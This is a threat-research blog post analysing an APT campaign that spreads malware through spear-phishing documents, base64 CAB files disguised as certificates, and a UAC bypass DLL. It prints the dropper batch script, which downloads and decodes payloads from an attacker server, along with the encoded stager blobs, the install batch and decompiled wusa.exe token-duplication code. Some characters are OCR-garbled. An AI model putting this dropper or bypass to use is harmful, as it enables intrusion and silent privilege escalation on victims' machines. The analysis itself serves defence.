Threat Actor Group using UAC Bypass Module to run BAT File

threatrecon.nshc.net/2019/03/28/threat-actor-group-using-uac-bypass-module-to-run-bat-file


by Aesol Kim March 28, 2019

Overview

Our Threat Recon team continues to collect and analyze activity-related data from multiple APT groups. We analyzed malware used in hacking activities targeting organizations located in South Korea, the US, and East Asia earlier this year. They use a CAB file that compresses the malware, separate configuration files and a specific User Access Control (UAC) bypass module. This article briefly describes the infection method of the malware that they were using at the time and the UAC bypass module used.

Infection Method

The attackers used quite a few steps to generate their malware, and the initial infection comes from malicious documents attached to spear phishing emails. When a user executes a file attached to the email, a batch file for downloading a base64-encoded CAB file from a remote site is downloaded through a script included in the document.



Infection method using CAB file

The following is the sequence of the infection method that they use.

1. Download base64 encoded data 1.txt via script embedded in malicious documents
2. Decode “1.txt” to create “1.bat” and run “1.bat”
3. “1.bat” downloads 2.txt (32-bit) or 3.txt (64-bit) according to the Windows platform environment (32bit / 64bit)
4. Decode “2.txt” or “3.txt” to create “setup.cab”

Each file looks like an SSL certificate using the string “—– BEGIN CERTIFICATE —–“, but this is actually a base64 encoded cab and bat file.

```
-----BEGIN CERTIFICATE-----
QGVjaG8gb2ZmDQoNCmlmIG5vdCBleGlzdCAiJVBST0dSQU1GSUxFUyh4ODYpJSIg
KAOKCWNIIC11cmxjYWNoZSAtc3BsaXQgLWYgImh0dHA6Ly9jbGVhbi4xYXBwcy5j
b20vMi50eHQiID4gbnVsDQoJY3UgLWRIY29kZSAtZiAyLnR4dCBzZXRlcC5jYWIg
PiBudWwNCgIkZWwgL2YgL3EgMi50eHQgPiBudWwNCikgZWxzZSAoDQoJY3UgLXVy
bGNhY2hlIC1zcGxpdCAtZiAiaHR0cDovL2NsZWFuLjFhcHBzLmNvbS8zLnR4dCIg
PiBudWwNCgIjdSAtZGVjb2RIIC1mIDMudHh0IHNIdHVwLmNhYiA+IG51bAOKCWRI
bCAvZiAvcSAzLnR4dCA+IG51bAOKKQOKDQpkZWwgL2YgL3EgY3UuZXhlIID4gbnVs
DQoNCmlmIG5vdCBleGlzdCAic2V0dXAuY2FiIiAoZ290byBFWElUKQOKDQpleHEh
bmQgc2V0dXAuY2FiICIGOiogJVRFTVAIID4gbnVsDQpkZWwgL2YgL3Egc2V0dXAu
Y2FiID4gbnVsDQoNCjpDSEVDS19BRE1JTg0KbmV0IHNIc3Npb24gPiBudWwNCmIm
ICVIcnJvcmxIdmVsJSBlcXUgMCAoZ290byBBRE1JTikgZWxzZSAoZ290byBOT05B
RE1JTikNCg0K0kFETUI0DQpkZWwgL2YgL3EgJVRFTVAIXGNvbXB3amQuZGxsID4g
bnVsDQoIVEVNUCVcaW5zdGFsbC5iYXQgPiBudWwNCmdvdG8gRVhJVA0KDQo6Tk90
QURNSU4NCnJ1bmRsbDMyICVURU1QJVxjb21wd2pkLmRsbCwgRW50cnlQb2ludCAi
JVRFTVAIXGluc3RhbGwuYmF0Ig0KZ290byBFWElUDQoNCjpFWElUDQpkZWwgL2Yg
L3EgJX5kcG54MCA+IG51bA==
-----END CERTIFICATE-----
```

```
-----BEGIN CERTIFICATE-----
TVNDRgAAAADtRQEAAAAAACwAAAAAAAAAAwEBAAQAAACzEAAAmgAAAAYAAQB9AQAA
AAAAAAAAg02AgCAAaW5zdGFsbC5iYXQAAIACAH0BAAAAAHxNnYsgAHVwZGF0ZS51
eGUAFQAAAH2BAgAAAIFNHXcgAHdpbm5ldC5pbmkAABIAAJKBAgAAAFdN1IIgAHVk
cGNvbm4uZGxsAO01qcNWKQCAQ0vsOm10VNW1dz4CkzBDBsMATwIMkJDwIaQi1iri
JHBdcTUjM2NGUCnCI4k38wKJZFLDelBDJ1MzuVzFVaJ0PbBAeW/xNG15ltZoqQ6Q
l4Cii0r6Oi7T16hRT5ypTv2My8i8vfe5dz6SYP3xfuaudeees8/e++yzzz777H3O
OKq3SfX2+poaS44lp3GbvdFf32Bfu955167G0oYG+xr7jqY6Sw4hFf6oqqHEvtte
U7ujqtG/076i1r6gcVejv3r7yusXaJi1NfZC0eNZ76kQ7xYrCu3VDzbZS+zFD9T7
6+133HlXZWlFxWJ7dV1jtQpbu951z+13VIiLsf+btZolZ1t9wy77il28001NDVVb
/dXLq5ur7YUPQfe1Ows33aV2rfVcVV1nX1FjX/HgWBoVI5Mn8N1R7V9eu6P22/NM
o1ExxpCO0+9oPjuaS3iT8979gkEQBCO8iYQgdAn8cQj/+InAO3XeC1OFU9mvzu/S
Vbw6v1KqbbQ37Kx/YOfW7fZtW3fsqPfb/7navrNph712h33d+rvs2+urqpdbLDkF
Ko83vj/LdXjJDw3am1hVbeiA79wbmw0/h2/Tqt2GJ+i703CQcB4yLKL6HsMB+BYu
azAcgq+ndpuE9JpsL1EQKnRZwrNHb9+owQaEXN0U3SQ+uBI9wR5eAz9WJFBHbeV1
o0qjfYUWPcHP2QwCp7Ry3OQ3+eH9z9AJ+7BwRCd8OvtbKPPbPiCn0XD15uX+6mY/
fBtvUAVyjBIMHrsgbFm+E0xkqyBsflUd+yVNB6kHSB3LOZpw8EdIqAM9qN9MvPDy
nY07t0GZxgpjxk7oO5pfWWlFZakgvHQKAGFoD6vfMV1PPBPPxDPxTDwTz8Qz8Uw8
E8/EM/FMPP+fj1eO+RLSbodDqDpK6WVVqBC/7pAzLjvjgTMmdm6JIPSKIwgliJX9
```


Left: The 1.bat file used to decompress the CAB file and run the main payload
Right: The 2.txt CAB file for 32-bit Windows systems


The CAB file is created according to the Windows platform environment through the following files:

1. BAT file for main payload file execution
2. INI file containing attacker server address
3. DLL file for UAC bypass
4. Main EXE payload

Why does UAC Run?

This malware's first batch file (1.bat) executes a second batch file which installs the main payload. A UAC pop-up will normally be shown to the user and this is caused by the code in the BAT file that installs the main payload. It copies the INI configuration file and the main payload EXE into the System32 folder.

In general, when files are copied to the System32 folder, a UAC pop-up will run for security reasons. This folder should not be modified in normal situations because it contains important files used to operate the system.



Why UAC runs

BAT File Details

The first batch file (1.bat) downloads the file from a remote server and uses the “net session> nul” command to verify the current user rights and perform the following actions:

- If admin : Delete UAC bypass DLL, execute main payload and BAT file
- If not admin : Execute the following command using rundll32.exe
  Command : “[UAC Bypass Module], EntryPoint [Main Payload execution BAT file]”.

```
@echo off

if not exist "%PROGRAMFILES(x86)%" (
    ct -urlcache -split -f "http://filer2.1apps.com/2.txt" > nul
    ct -decode -f 2.txt setup.cab > nul
    del /f /q 2.txt > nul
) else (
    ct -urlcache -split -f "http://filer2.1apps.com/3.txt" > nul
    ct -decode -f 3.txt setup.cab > nul
    del /f /q 3.txt > nul
)

del /f /q ct.exe > nul

if not exist "setup.cab" (goto EXIT)

expand setup.cab -F:* %TEMP% > nul
del /f /q setup.cab > nul

:CHECK_ADMIN
net session > nul
if %errorlevel% equ 0 (goto ADMIN) else (goto NONADMIN)

:ADMIN
del /f /q %TEMP%\udpconn.dll > nul
%TEMP%\install.bat > nul
goto EXIT

:NONADMIN
rundll32 %TEMP%\udpconn.dll, EntryPoint "%TEMP%\install.bat"
goto EXIT

:EXIT
del /f /q %~dpnx0 > nul
```

Batch Code

The batch file used to install the main payload copies the main payload executable and INI configuration files into the System32 folder, and then runs the main payload which was moved to the System32 folder.


BAT file running Main Payload Code

```
@echo off

sc stop COMSysApp > nul
echo %~dp0 | findstr /i "system32" > nul
if %ERRORLEVEL% equ 0 (goto INSTALL) else (goto COPYFILE)

:COPYFILE
copy /y %~dp0₩update.exe %windir%₩System32 > nul
del /f /q %~dp0₩update.exe > nul
copy /y %~dp0₩winnet.ini %windir%₩System32 > nul
del /f /q %~dp0₩winnet.ini > nul
%windir%₩System32₩update.exe > nul

del /f /q %~dpnx0 > nul
```

About UAC

User Account Control (UAC) is a Windows operating system security control function based on the concept of access tokens. It displays a screen informing the user when a program requires administrator level privileges, acting as a warning prompt for user consent of unknown privileged activity.

UAC popped up on screen




How it works

When a user logs into Windows, each user is given an access token. This access token has information on the security identifier (SID), the Windows operating system privilege, and the access level granted to the user, and the Windows system uses the access token to verify the user's privilege. The access tokens generated at login are:

- standard user : Generates a standard user access token
- administrator : Generate standard user access token, administrator access token

The system allocates the following integrity levels according to the token privileges of the logged-in user. System performs access control by comparing the access rights of the security descriptor of the object with the user's SID.

Processes that run at Medium Level



Issued tokens are used for events such as process creation. The important thing here is that when a process is created after issuing a token, the administrator also executes the new process using the standard user access token.

Generally, explorer.exe which is the parent process of most user processes operates at medium integrity level, so most processes run at the same level to explorer.exe. But when a process requires a high integrity level, processes can obtain an elevated privilege if the user approves it.

This basically means that a process typically uses a standard user access token and uses the UAC to get the user's authorization if an administrator access token is needed.

The following such actions are examples of events which trigger UAC:

Running an Application as an Administrator
Changes to system-wide settings
Changes to files in folders that standard users don't have permissions for (such as %SystemRoot% or %ProgramFiles% in most cases)
Changes to an access control list (ACL), commonly referred to as file or folder permissions
Installing device drivers
Installing ActiveX controls
Changing settings for Windows Firewall
Changing UAC settings
Configuring Windows Update
Adding or removing user accounts
Changing a user's account type
Turning on Guest account (Windows 7 and 8.1)
Turning on file sharing or media streaming
Configuring Parental Controls

UAC Bypass Module

However, the attackers in this case use a particular DLL module for bypassing UAC. It seems to have been created by referring to the source code of a file named UAC-TokenMagic.ps1 which is open source on GitHub.

First, it creates a wusa.exe process (an auto-elevatable process) that runs at a High Integrity Level. This process is the Windows Update Standalone installer, and it has an auto-elevate attribute so it does not pop up UAC if the system UAC popup setting is “Notify me only when programs / apps try to make changes to my computer”.

After creating wusa.exe, it copies that token and run the cmd.exe process via CreateProcessWithLogonW using the copied token. Finally, cmd.exe runs at a High Integrity Level and executes “/c EntryPoint” %Temp%\[bat file install main payload]” and this batch file inherits the elevated privilege of cmd.exe.

```
v28 = 0;
v29 = 0x1000;
if ( LoadAPI_10001000() )
{
  sub_10001310(&v17, 0, 0x3Cu);
  v17 = 60;
  v18 = 64;
  v19 = L"wusa.exe";
  v20 = 0;
  if ( ShellExecuteExW_10003000(&v17) )
  {
    v5 = a1;
    v6 = v21;
    v26 = v21;
    if ( OpenProcessToken_10003020(v21, 0x2000000, &v24, v5)
      && DuplicateTokenEx_10003018(v24, 983295, 0, 2, 2, &v30)
      && AllocateAndInitializeSid_10003010(&v28, 1, 0x2000, 0, 0, 0, 0, 0, 0, 0, &v25)
      && (v22 = v25, v23 = 32, !NtSetInformationToken_10003004(v30, 25, &v22, 8))
      && !NtFilterToken_1000300C(v30, 4, 0, 0, 0, &v27)
      && (v30 = 0, DuplicateTokenEx_10003018(v27, 12, 0, 2, 2, &v30))
      && ImpersonateLoggedOnUser_10003008(v30) )
    {
      sub_10001310(&v10, 0, 0x44u);
      v10 = 68;
      v12 = 0;
      v13 = 0;
      v14 = 0;
      v15 = 0;
      v16 = 0;
      v11 = 1;
      sub_10001310(&v9, 0, 0x208u);
      MultiByteToWideChar_10003014(0, 0, a4, -1, &v9, 260);
      sub_10001310(&v8, 0, 0x208u);
      wsprintfW(&v8, L"/c %s", &v9);
      if ( CreateProcessWithLogonW_10003024(
             L"aaa",
             L"bbb",
             L"ccc",
             2,
             L"C:WWWindowsWWSystem32WWcmd.exe",
             &v8,
             0x4000000,
             0,
             0,
             &v10,
```

Part of the UAC Bypass module code

If the attacker is using the UAC bypass module, the batch file that runs the main payload will work through the cmd.exe generated by copying the access token from wusa.exe. In conclusion, the UAC will not pop up even if the code that moves the file into the System32 folder in batch file is executed.

Summary

The attackers compress the UAC Bypass Module with other components and distributes them in a CAB file format. We have seen this threat actor group mainly use decoy documents written in Russian, English and Korean and used the BABYFACE, SYSCON malware variants as the main payload. Such activity may be related in part to the activities of the previously known threat actor groups. Our Threat Recon team will continue to monitor these Cyber Threat.

Indicators of Compromise

Hashes(SHA-256)

2b94c694a6279eaa08ce4a17fb848c8431c14beb9f811f1b2732b778c1703fbf
1df5cd85693dc2ce2ba5f7f251785b00b542d93f8e067539cadb550aa673759d
afdf1960a5c372b815475807ff1ad1d16874d2802ce4ee71da484d61220f7a65
4b825d310a305728b7a57d9eb6731db87e8da9cef4bc7917fca7f4503bcb3272
dd9bb177732197539bdb9167fb3dd784df10d6746a9b77255d62dfaccb092640
036567c36aaaabefcd222456b536bffee1ce4ccf279593048d62c9ef42b57472
4b825d310a305728b7a57d9eb6731db87e8da9cef4bc7917fca7f4503bcb3272
5c9773c3b4cf58839a476d469c6a705d66df95a2a8cc6ad72a3d914beff2eff5

IP Addresses

103[.]249[.]31[.]159
88[.]99[.]13[.]69
154[.]16[.]201[.]104

References